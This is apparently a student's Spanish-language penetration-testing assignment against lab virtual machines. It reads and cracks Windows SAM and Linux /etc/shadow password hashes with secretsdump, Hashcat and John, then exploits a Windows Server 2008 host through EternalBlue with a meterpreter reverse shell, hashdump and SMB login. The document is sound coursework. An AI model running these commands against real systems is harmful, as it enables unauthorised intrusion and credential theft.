

# Entregable 2

Alejandro Mamán López-Mingo

INSO 3A

## Ejercicios

1. Desarrollar un script que permita automatizar las siguientes acciones de cara a realizar el proceso de identificación y enumeración. El alumno podrá seleccionar el lenguaje de programación que quiera, y en la memoria se deberá describir el desarrollo realizado y un caso de uso con los resultados. La herramienta deberá desarrollar las siguientes acciones de forma automática a partir de un dominio dado

2. Obtener las credenciales cifradas de un sistema Windows y otro Linux, analizar el algoritmo utilizado para cifrar dichas claves, y verificar las diferentes opciones para romperlo mediante el uso de Hashcat. Así mismo, el alumno deberá realizar la búsqueda de posibles diccionarios ya creados, así como Rainbow tables, y comprobar la diferencia y efectividad de ambos casos.

3. Desarrollar el proceso completo de explotación sobre la máquina Windows 2008. El alumno deberá identificar todas las posibles vulnerabilidades para el acceso a la máquina, así como la elevación de privilegios en la misma

En cualquiera de los ejercicios, el alumno deberá evidenciar las acciones realizadas y describir las imágenes adjuntas. No se aceptará un ejercicio con múltiples imágenes seguidas sin una explicación de las mismas.

# Ejercicio 1

Desarrollar un script que permita automatizar las siguientes acciones de cara a realizar el proceso de identificación y enumeración.

El alumno podrá seleccionar el lenguaje de programación que quiera, y en la memoria se deberá describir el desarrollo realizado y un caso de uso con los resultados.

La herramienta deberá desarrollar las siguientes acciones de forma automática a partir de un dominio dado

- Obtener whois del dominio proporcionado
  - En caso de existir direcciones de correo en Whois, comprobar filtraciones
  - Comprobar que el dominio está vivo, y realizar un escaneo del TOP 10 de puertos
  - Mostrar la información del dominio, servidores NS y MX, así como filtraciones y puertos abiertos
- 
- Para este ejercicio me he decantado por usar Python puesto que tienen una gran cantidad de librerías para llevar a cabo este ejercicio
  - Ya desarrollado este es un ejemplo de su ejecución

.py explicado en el repositorio

## Ejercicio 2

Obtener las credenciales cifradas de un sistema Windows y otro Linux, analizar el algoritmo utilizado para cifrar dichas claves, y verificar las diferentes opciones para romperlo mediante el uso de Hashcat. Así mismo, el alumno deberá realizar la búsqueda de posibles diccionarios ya creados, así como Rainbow tables, y comprobar la diferencia y efectividad de ambos casos


### Obtención de credenciales

#### - Windows

##### 1. Copiar los archivos del registro SAM y SYSTEM

SAM y SYSTEM deben ser copiados de la máquina objetivo para poder obtener los hashes de las contraseñas.

Para hacerlo, en la máquina de Windows, ejecuta estos comandos como administrador:



```
PS C:\Users\aa\Desktop> reg save HKLM\SAM sam.save
La operación se completó correctamente.
PS C:\Users\aa\Desktop> reg save HKLM\system system.save
La operación se completó correctamente.
PS C:\Users\aa\Desktop>
```

- sam.save: Contiene la base de datos de contraseñas SAM de Windows.
- system.save: Contiene la configuración del sistema, que es necesaria para interpretar correctamente el archivo SAM.

##### 2. Descargar y configurar secretsdump.py

Descargamos desde : <https://github.com/fin3ss3g0d/secretsdump.py>

Guarda secretsdump.py en la misma carpeta donde se encuentren los archivos sam.save y system.save.

##### 3. Ejecutamos secretsdump.py para obtener los hashes

```
cd "C:\Users\aa\Documents\uni\Plan de estudios\Tercer Año\1er Cuatri\Intro a
Ciber\SegundaEntrega\secretsdump.py"
```

```
python secretsdump.py -sam "C:\Users\aa\Documents\uni\Plan de estudios\Tercer Año\1er
Cuatri\Intro a Ciber\SegundaEntrega\secretsdump.py\sam.save" -system
"C:\Users\aa\Documents\uni\Plan de estudios\Tercer Año\1er Cuatri\Intro a
Ciber\SegundaEntrega\secretsdump.py\system.save" LOCAL
```

Una vez que ejecutamos el script `secretsdump.py`, si todo está configurado, deberíamos ver algo como esto:

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[\*] Dumping SAM hashes from LOCAL machine...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:9876543210abcdef1234567890abcdef:::

Cada línea tendrá el siguiente formato: `usuario:RID:LM_hash:NTLM_hash:::`

- `usuario`: El nombre de usuario (por ejemplo, Administrator).
- `RID`: El identificador relativo de la cuenta.
- `LM_hash`: El hash LM (si está disponible).
- `NTLM_hash`: El hash NTLM (que es lo que normalmente necesitamos para los ataques).

#### 4. Usamos Hashcat para romper los hashes NTLM

Una vez que tenga los hashes, uso Hashcat para intentar descifrarlos. Usa el siguiente comando con Hashcat: `hashcat -m 1000 -a 0 hashes.txt /ruta/a/rockyou.txt`

- `-m 1000`: Modo NTLM en Hashcat.
- `-a 0`: Ataque de diccionario.
- `hashes.txt`: El archivo que contiene los hashes NTLM.
- `/ruta/a/rockyou.txt`: La ruta al archivo de diccionario (como `rockyou.txt`).

- **Linux**

1. Verificar el hash del usuario

```
(d1n0@Atacante)-[~]  
$ sudo cat /etc/shadow | grep "d1n0"  
d1n0:$y$j9T$ay0sBQfr2gcoscUGVYXOV0$WJMNi6IkwHfhXcv39ITYRMT4KnSwg0muSUQXjZ/2GH7:20024:0:99999:7:::
```

2. Extraemos el hash y lo guardamos en un archivo

```
(d1n0@Atacante)-[~]  
$ sudo cat /etc/shadow | grep "d1n0" > shadowD1n0.txt  
  
(d1n0@Atacante)-[~]  
$ cut -d -f2 shadowD1n0.txt > hast.txt  
cut: the delimiter must be a single character  
Try 'cut --help' for more information.  
  
(d1n0@Atacante)-[~]  
$ cut -d: -f2 shadowD1n0.txt > hast.txt
```

3. Descargamos el diccionario rockyou.txt
4. Ahora utilizamos hascat para recorrer el diccionario y ver si conseguimos la contraseña  
hashcat -m 1800 -a 0 hash.txt /ruta/a/rockyou.txt

## Ejercicio 3

Desarrollar el proceso completo de explotación sobre la máquina Windows 2008. El alumno deberá identificar todas las posibles vulnerabilidades para el acceso a la máquina, así como la elevación de privilegios en la misma.

### Fase 1 Reconocimiento

- Lo primero escaneamos la red entera

```
valid_ttt forever preferred_ttt forever

(d1n0@d1n0)-[~]
$ nmap 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 21:23 CET
Nmap scan report for 10.0.2.3
Host is up (0.00026s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:2C:47:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.26
Host is up (0.00056s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1433/tcp   open  ms-sql-s
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:9D:18:57 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000010s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 29.41 seconds
```

- Primero vamos a probar con Nessus lo arrancamos (**sudo service nessusd start**)
- usamos: `nmap 10.0.2.26 -sV -sC -T5 --script vuln`

```

(d1n0@d1n0)-[~]
$ nmap 10.0.2.26 -sV -sC -T5 --script vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 21:30 CET
Nmap scan report for 10.0.2.26
Host is up (0.00032s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-IIS/7.5
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE:CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and
hold
|         them open as long as possible. It accomplishes this by opening connections
to
|         the target web server and sending a partial request. By doing so, it starve
s
|         the http server's resources causing Denial Of Service.
|
|       Disclosure date: 2009-09-17
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|         http://ha.ckers.org/slowloris/
|_ http-enum:
|   /reportserver/: Microsoft SQL Report Service (401 Unauthorized)
|_  /reports/: Potentially interesting folder (401 Unauthorized)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2008 R2 10.50.4000; SP2
|_tls-ticketbleed: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs: BID:70574 CVE:CVE-2014-3566
|         The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|         products, uses nondeterministic CBC padding, which makes it easier
|         for man-in-the-middle attackers to obtain cleartext data via a
|         padding-oracle attack, aka the "POODLE" issue.
|       Disclosure date: 2014-10-14
|       Check results:
|         TLS_RSA_WITH_3DES_EDE_CBC_SHA

```

```

|_ https://www.openssl.org/~bodo/ssl-poodle.pdf
|_ https://www.securityfocus.com/bid/70574
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_ https://www.imperialviolet.org/2014/10/14/poodle.html
3389/tcp open  ms-wbt-server?
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:9D:18:57 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:wi
ndows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|_  VULNERABLE:
|_  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_  State: VULNERABLE
|_  IDs: CVE:CVE-2017-0143
|_  Risk factor: HIGH
|_  A critical remote code execution vulnerability exists in Microsoft SMBv1
|_  servers (ms17-010).
|_
|_  Disclosure date: 2017-03-14
|_  References:
|_  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-w
annacrypt-attacks/
|_  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 329.36 seconds

```

- Reconocemos una vulnerabilidad en el servidor ms17-010 -> vamos a metasploit con **msfconsole**



- search ms17-010

```
msf > search ms17-010

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Checked
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	\_ target: Automatic Target	.	.	.
2	\_ target: Windows 7	.	.	.
3	\_ target: Windows Embedded Standard 7	.	.	.
4	\_ target: Windows Server 2008 R2	.	.	.
5	\_ target: Windows 8	.	.	.
6	\_ target: Windows 8.1	.	.	.
7	\_ target: Windows Server 2012	.	.	.
8	\_ target: Windows 10 Pro	.	.	.
9	\_ target: Windows 10 Enterprise Evaluation	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
11	\_ target: Automatic	.	.	.
12	\_ target: PowerShell	.	.	.
13	\_ target: Native upload	.	.	.
14	\_ target: MOF upload	.	.	.
15	\_ AKA: ETERNALSYNERGY	.	.	.

- hacemos use 0 porque es el exploit que queremos usar

- y hacemos un **show options**

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.metasplo.it/basics/using-metasploit.html">https://docs.metasplo.it/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic Target

```

- introducimos la IP de la maquina victima

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.26
RHOSTS => 10.0.2.26
msf exploit(windows/smb/ms17_010_eternalblue) > █
```

- Y ahora vamos a cargar el payload con **show payloads**

- Observamos que existe payloads de meterpreter

```

18 payload/windows/x64/custom/reverse_winhttps .
19 payload/windows/x64/download_exec .
20 payload/windows/x64/exec .
21 payload/windows/x64/loadlibrary .
22 payload/windows/x64/messagebox .
23 payload/windows/x64/meterpreter/bind_ipv6_tcp .
24 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid .
25 payload/windows/x64/meterpreter/bind_named_pipe .
26 payload/windows/x64/meterpreter/bind_tcp .
27 payload/windows/x64/meterpreter/bind_tcp_rc4 .
28 payload/windows/x64/meterpreter/bind_tcp_uuid .
29 payload/windows/x64/meterpreter/reverse_http .
30 payload/windows/x64/meterpreter/reverse_https .
31 payload/windows/x64/meterpreter/reverse_named_pipe .
32 payload/windows/x64/meterpreter/reverse_tcp .
33 payload/windows/x64/meterpreter/reverse_tcp_rc4 .
34 payload/windows/x64/meterpreter/reverse_tcp_uuid .
35 payload/windows/x64/meterpreter/reverse_winhttp .
36 payload/windows/x64/meterpreter/reverse_winhttps .
37 payload/windows/x64/peinject/bind_ipv6_tcp .
38 payload/windows/x64/peinject/bind_ipv6_tcp_uuid .
39 payload/windows/x64/peinject/bind_named_pipe .
40 payload/windows/x64/peinject/bind_tcp .
41 payload/windows/x64/peinject/bind_tcp_rc4 .
42 payload/windows/x64/peinject/bind_tcp_uuid .
43 payload/windows/x64/peinject/reverse_named_pipe .
44 payload/windows/x64/peinject/reverse_tcp .
45 payload/windows/x64/peinject/reverse_tcp_rc4 .
46 payload/windows/x64/peinject/reverse_tcp_uuid .
47 payload/windows/x64/pingback_reverse_tcp .
48 payload/windows/x64/powershell/bind_tcp .

```

- Comprobamos la configuración del del payload con **show options**

```

msf exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 10.0.2.26       | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |


View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444

```

- Y explotamos con **exploit**

- ya estamos dentro ahora usando comandos de meterpreter para sacar información

```
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.26:49158) at 2025-11-23 21:51:44 +0100

meterpreter > sysinfo
Computer      : SERVER2008
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_ES
Domain       : ROOTED
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```

- A continuación usamos una opcion de meterpreter

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 8d0d2f51a346fc7760dced3cd5248bbd ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...

Administrador:500:aad3b435b51404eeaad3b435b51404ee:3e45171bc9c91d797d4c561b648ec753 :::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

- Con esto hemos sacado los hashes del usuario administrador y invitado
- Los copiamos en un txt y usamos johnTheRipper aunque primero debemos usar un diccionario

```
(d1n0@d1n0)-[~]
$ cd /usr/share/wordlists

(d1n0@d1n0)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt      wifite.txt

(d1n0@d1n0)-[/usr/share/wordlists]
```

- tras descomprimir usamos a john the ripper → **john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashesPractica2.txt**

```
(d1n0@d1n0)-[~/introCiber]
$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashesPractica2.txt
Created directory: /home/d1n0/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
(Invitado)
abc123.. (Administrador)
2g 0:00:00:00 DONE (2025-11-23 22:01) 50.00g/s 10915Kp/s 10915Kc/s 11035KC/s abigail20..abandonada
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

- Aquí se puede observar que el usuario invitado no tiene ni contraseña, y el Administrador es abc123..
- Para confirmarlo vamos a tratar de conectarnos por el servicio que hemos atacado smbclient

```
(d1n0@d1n0)-[~/introCiber]
$ smbclient //10.0.2.26/C$ -U Administrador -p 445
Password for [WORKGROUP\Administrador]:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin                DHS          0   Tue Jul 14 04:34:39 2009
Archivos de programa        DHSrn        0   Sun Mar 10 11:54:34 2019
Boot                        DHS          0   Sun Mar 10 11:51:22 2019
bootmgr                     AHSR   383786   Sun Nov 21 04:24:02 2010
BOOTSECT.BAK                AHSR    8192   Sun Mar 10 11:51:22 2019
desktop.ini                  A          58   Mon Mar 16 12:57:25 2020
Documents and Settings      DHSrn        0   Tue Jul 14 07:06:44 2009
inetpub                     D           0   Wed Sep 21 12:45:05 2022
pagefile.sys                AHS 2147016704   Sun Nov 23 21:23:26 2025
PerfLogs                    D           0   Tue Jul 14 05:20:08 2009
Program Files               DR          0   Sat Nov 19 18:52:04 2022
Program Files (x86)         DR          0   Sat Nov 19 18:51:39 2022
ProgramData                 DHn         0   Sat Nov 19 18:49:49 2022
Proyectos                   D           0   Wed Sep 21 09:29:06 2022
Recovery                    DHSn        0   Sun Mar 10 11:54:34 2019
System Volume Information   DHS         0   Sun Mar 10 11:52:07 2019
Users                       DR          0   Tue Sep 27 10:27:20 2022
Windows                     D           0   Tue Feb 28 18:53:18 2023

26213887 blocks of size 4096. 21824185 blocks available
smb: \> █
```